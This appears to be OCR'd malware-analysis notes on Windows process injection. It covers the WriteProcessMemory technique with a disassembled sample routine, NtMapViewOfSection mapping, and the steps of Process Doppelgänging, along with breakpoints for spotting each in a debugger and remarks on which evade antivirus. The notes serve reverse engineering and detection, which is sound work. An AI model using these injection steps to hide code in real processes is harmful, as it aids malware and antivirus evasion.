
Process injections

PE injection - Write process memory


> Alocates a region of memory in a running process and writes an executable to the region mapping each section as it is written.
> Noisy and easily detectable to AVs
> Locate by putting a breakpoing at WriteProcessMemory and if you get to that call you can assume its writing some form of code into another process
> Very common technique

- Breakpoints:

> VirtualAlloc
> VirtualProtect
> CreateProcessInternalW
> WriteProcessMemory
> VirtualAllocX



`Example of this process`:



push 0 ; dwSize
push edi ; lpAddress
push ebx ; hProcess
call VirtualFreeEx
push 40h ; flProtect
push 3000h ; flAllocationType
push esi ; dwSize
push edi ; lpAddress
push ebx ; hProcess
call VirtualAllocEx
mov ebp, eax
test ebp, ebp
jz short loc_40AFA4
lea eax, [esp+24h+NumberOfBytesWritten]
push eax ; lpNumberOfBytesWritten
push esi ; nSize
push 0 ; lpModuleName
call GetModuleHandleA_0
push eax ; lpBuffer
push edi ; lpBaseAddress
push ebx ; hProcess
call WriteProcessMemory
cmp esi, [esp+24h+NumberOfBytesWritten]
ja short loc_40AFA4
lea eax, [esp+24h+ThreadId]
push eax ; lpThreadId
push 0 ; dwCreationFlags
mov eax, [esp+2Ch+lpParameter]
push eax ; lpParameter
mov eax, [esp+30h+lpStartAddress]
push eax ; lpStartAddress
push 0 ; dwStackSize
push 0 ; lpThreadAttributes
push ebx ; hProcess
call CreateRemoteThread
push ebx ; hObject
call CloseHandle
mov [esp+24h+var_1C], ebp
loc_40AFA4:
mov eax, [esp+24h+var_1C]
add esp, 14h
pop ebp
pop edi
pop esi
pop ebx
retn
sub_40AF08 endp

PE Injection - NtMapViewOfSection:

> Creates a section in a running process and maps an executable file into the created section
> Quiet and harder to detect by AVs
> Section = - Section is a memory block that is shared between processes and can be created with `NtCreateSection` API (More knowledge on NtMapViewOfSections - https://www.ired.team/offensive-security/code-injection-process-injection/ntcreatesection-+-ntmapviewofsection-code-injection)

PE Injection - Process Doppelgänging:

> Works on all versions of Windows including Windows 10
> it was difficult to detect by many AV products when it first appeared.
> Process Doppelgänging, writes the malicious code on the image before the process starts.



Process Doppelgänging Implementation

> **Transact** — Create a TxF transaction using a legitimate executable then overwrite the file with malicious code. These changes will be isolated and only visible within the context of the transaction.
> **Load** — Create a shared section of memory and load the malicious executable.

> **Rollback** — Undo changes to original executable, effectively removing malicious code from the file system.
> **Animate** — Create a process from the tainted section of memory and initiate execution.